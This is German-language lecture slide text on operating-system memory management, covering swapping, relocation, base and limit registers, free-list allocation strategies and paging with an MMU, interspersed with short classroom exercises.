
Keine Festplatte

Kein OS




Annahme:

BS im ROM




Annahme:

BS nicht im ROM



Speicherverwaltung

- Systeme ohne Speicherabstraktion
 - Großrechner vor 1960, PCs vor 1980
 - Programm hat den gesamten physischen Speicher zur Verfügung
 - Eine Menge von Adressen
 - » Untere Grenze: 0
 - » Obere Grenze: Maximum des Speichers
 - » Jede Adresse hat ein Wort (i.d.R. 8 Bits) beinhaltet
 - Jeweils **nur ein Programm in Ausführung**



Aufgabe

- Wie können ohne Speicherabstraktion mehrere Programme ausgeführt werden?
 - Denken Sie einfach!
 - Mit ihrem Nachbarn
 - 1 Minuten




2

Speicherverwaltung

- Swapping
 - Jeweils nur in Programm im Speicher
 - Betriebssystem speichert den gesamten Inhalt des Speichers in eine Plattendatei
 - Betriebssystem lässt eine vorhandene Speicherdatei ein und führt das neue Programm aus
- Hardwareunterstützung durch Schutzschlüssel
 - Jeder Speicherblock erhält Schutzschlüssel
 - PSW enthält ebenfalls einen Schlüssel
 - Hardware prüft beim Zugriff, dass beide Schlüssel identisch sind
 - Sonst Verweigerung des Zugriffs

Speicherverwaltung

- Relokation
 - Einfacher Ansatz:
 - 2 Programme im Speicher aneinanderreihen



Speicherverwaltung

- Relokation:

- Einfacher Ansatz

- 2 Programme im Speicher aneinanderreihen

- Problem:

- Prozess B springt durch JMP 28 in den Prozess A

- Lösung:

- Statische Relokation

- Modifiziere den Prozess B beim Laden in den Speicher

- » Aus „JMP 28“ mache „JMP (28+16384)“



Speicherverwaltung

- Relokation:

- Lösung:

- Statische Relokation

- Modifiziere den Prozess B beim Laden in den Speicher
 - » Aus „JMP 28“ mache „JMP (28+16384)“


- Problem:

- » „MOV REGISTER1, 28“

- Schreibe 28 in das Register REGISTER1
 - „28“ darf nicht verändert/verschoben werden

- » Wie unterscheidet man „28“ von „28“?

- Ladeprogramm braucht ein Verfahren, um zu unterscheiden was eine Konstante ist und was ein Adresse
 - „Relozierbare Adressen“:
 - dürfen/müssen nicht verschoben werden



Speicherverwaltung


- Konzept: Adressräume
 - Ziel: Der direkte Zugriff auf Speicher ist zu vermeiden
 - Schutz:
 - Programme dürfen sich und das BS nicht beeinflussen
 - Relokation:
 - Ausführen mehrere Programme ist schwierig
 - Speicherabstraktion: Adressräume
 - abstrakter Speicher in dem Programme leben können
 - Menge aller Adressen die ein Programm benutzen kann
 - Jeder Prozess hat seinen eigenen Adressraum
 - Unabhängig von den anderen Prozessen
 - **Umrechnung von virtuellen Adressen in physische Adressen**

Speicherverwaltung

- Vergleich: Prozesse Adressräume
 - Prozess
 - teilt die reale Ressource CPU zeitlich in virtuelle Ressourcen auf
 - Zeitliches Multiplexing




- Adressraum
 - Teilt die reale Ressource Speicher räumlich in virtuelle Ressourcen auf
 - Räumliches Multiplexing



- Jedem Prozess wird ein Adressraum zugewiesen

Speicherverwaltung

- Adressräume – Realisierung 1:
- Basis- und Limit-Register
 - Einfacher Ansatz der dynamischen Relokation



Speicherverwaltung

- Adressräume – Realisierung 1:
- Basis- und Limit-Register
 - Einfacher Ansatz der dynamischen Relokation
 - Zuordnung des physischen Speicher an Prozesse
 - CPU bekommt zwei Register
 - Basis-Register: untere Grenze des physischen Speicher
 - Limit-Register: obere Grenze des physischen Speicher
 - Beim Zugriff eines Prozesses auf Speicherreferenz,
 - addiert die CPU den Basiswert
 - Überprüft ob die neue Referenz nicht oberhalb des Limits liegt
→ Exception
 - Zugriff auf Basis-/Limit-Register nur durch Betriebssystem

Aufgabe

- Was ist der Nachteil des Basis-Limit-Register-Ansatzes?
 - Mit ihrem Nachbarn
 - 1 Minuten



1

Speicherverwaltung


- Adressräume – Realisierung 1:
- **Basis- und Limit-Register**
 - Einfacher Ansatz der dynamischen Relokation
 - Zuordnung des physischen Speicher an Prozesse
 - CPU bekommt zwei Register
 - **Basis-Register:** untere Grenze des physischen Speicher
 - **Limit-Register:** obere Grenze des physischen Speicher
 - Beim Zugriff eines Prozesses auf Speicherreferenz,
 - addiert die CPU den Basiswert
 - Überprüft ob die neue Referenz nicht oberhalb des Limits liegt
 - Exception
 - Zugriff auf Basis-/Limit-Register nur durch Betriebssystem
 - **Nachteil:**
 - **Jeder Speicherzugriff erfordert Addition und Vergleich**

Speicherverwaltung

- Nächstes Problem:
 - Zu viele Programme gleichzeitig in Ausführung
 - Überlastung des Speichers vermeiden
- Adressräume – Realisierung 2:
- **Swapping**
 - Permanenter Zyklus
 - Prozess wird in Speicher geladen
 - Prozess läuft einige Zeit
 - Prozess wird komplett auf Festplatte gespeichert
 - Prozesse im Leerlauf können ausgelagert werden
 - verbrauchen keinen Speicher

Speicherverwaltung


- Adressräume – Realisierung 2:
 - Swapping



- Es entstehen Speicherlücken
 - Speicherverdichtung ist sehr aufwendig
 - Bei 1GB RAM dauert das Sekunden
 - » Wird nicht eingesetzt!

Speicherverwaltung

- Nächstes Problem:
 - Prozesse können dynamischen Speicher benötigen
 - Größe des Adressraums kann sich ändern
 - Wenn kein Speicher verfügbar ist und der Swap-Bereich voll ist, muss der Prozess abgebrochen werden
 - Lösung: Segment
 - Logisch zusammengehöriger Teil des Adressraums
 - Enthält
 - Code/Text
 - Daten (incl. Heap)
 - Stack (Rückkehradressen)



Aufgabe


- Die Verwaltung der Ressource Speicher muss realisiert werden.
 - Lücken sollen nicht entstehen
 - Freier Speicher muss effizient verteilt werden
 - Wenn Speicher nicht ausreicht, muss der Prozess verschoben werden
- Wie realisieren Sie eine Speicherverwaltung?
 - Nachbarn
 - 3 Minuten



3


Speicherverwaltung

- Verwaltung freien Speicher
 - Wenn Speicher eines Prozesses nicht ausreicht, muss der Prozess verschoben werden
- Speicherverwaltung mit Bitmaps
 - Unterteilung in Belegungseinheiten
 - Jeder Einheit entspricht ein Bit in Bitmap




Speicherverwaltung

- Speicherverwaltung mit verketteten Listen



- Eintrag mit Startadresse, Länge und Zeiger auf nächsten Eintrag
- Wichtig: Verschmelzen von Einträgen bei Terminierung
- Sortierung nach Adressen
 - Leichte Anpassung möglich wenn doppelt verkettete Liste
 - Zeiger zurück auf vorherigen Eintrag
- Getrennte Listen für Lücken und Prozesse
 - Schnelles Finden der richtigen Lücken
 - Etwas kompliziertere Freigabe



Speicherverwaltung

- Speicherverwaltung mit verketteten Listen
 - Suchalgorithmen
 - First Fit
 - Gehe die Liste durch bis ausreichend große Lücke gefunden ist
 - Next Fit
 - Wie First Fit, aber starte bei der letzten gefundenen Lücke
 - Schlechter als FirstFit, größere Fragmentierung
 - Best Fit
 - Suche die gesamte Liste durch und wähle kleinste passende Lücke
 - Schlechter als First Fit, erzeugt viele, sehr kleine Fragmente
 - Worst Fit
 - Verwende am schlechtesten passenden Bereich
 - Schlechter als Frist Fit, vernichtet große Freibereiche

Speicherverwaltung

- Weitere Herausforderung
 - Programm-Größe wächst schneller als Hauptspeicher
 - Bsp: 4-MB-VAX für viele Benutzer (1980) an Universitäten
 - Bsp: Heute benötigt Windows-Vista im Einbenutzerbetrieb schon 512 MB
 - Ausführung von Programmen, die nicht in den Arbeitsspeicher passen
 - Problem: Swapping von großen Programmen dauert lange
 - SATA-Festplatte: max 100MB/sec
 - Programm mit 1 GB
 - mind. 10 sec

Speicherverwaltung



- Virtueller Speicher
 - Aufteilung des Adressraums eines Programms in kleinere Einheiten (Seiten, page)
 - Seiten sind aneinander angrenzende Bereiche von Adressen
 - Seiten werden dem physikalischen Speicher zugeordnet
 - Nicht alle Seiten müssen im physischen Speicher vorhanden sein, damit das Programm läuft
 - **Greift das Programm auf einen Teil des Adressraums zu, der nicht im Hauptspeicher ist, wird das Betriebssystem aktiv**
 - Holt den ausgelagerten Bereich
 - Führt den fehlgeschlagenen Bereich nochmals aus
 - Sehr gut bei Multiprogrammierung:
 - Während Speicher organisiert wird, kann ein anderer Prozess rechnen

Speicherverwaltung

- Virtueller Speicher (Paging)
 - **Paging** = Realisierung von Virtuellen Speichern
 - Trennung zwischen
 - Logischen (virtuellen) Adressen, die der Prozess sieht
 - Physischen Adressen, die der Hauptspeicher sieht
 - Idee: Bei jedem Speicherzugriff wird die logische Adresse in eine physische Adresse abgebildet
 - **Unterstützung durch Hardware:** MMU (Memory Management Unit)
 - Vorteile:
 - Kein Verschieben beim Laden eines Prozesses erforderlich
 - Auch kleine freie Speicherbereiche sind nutzbar
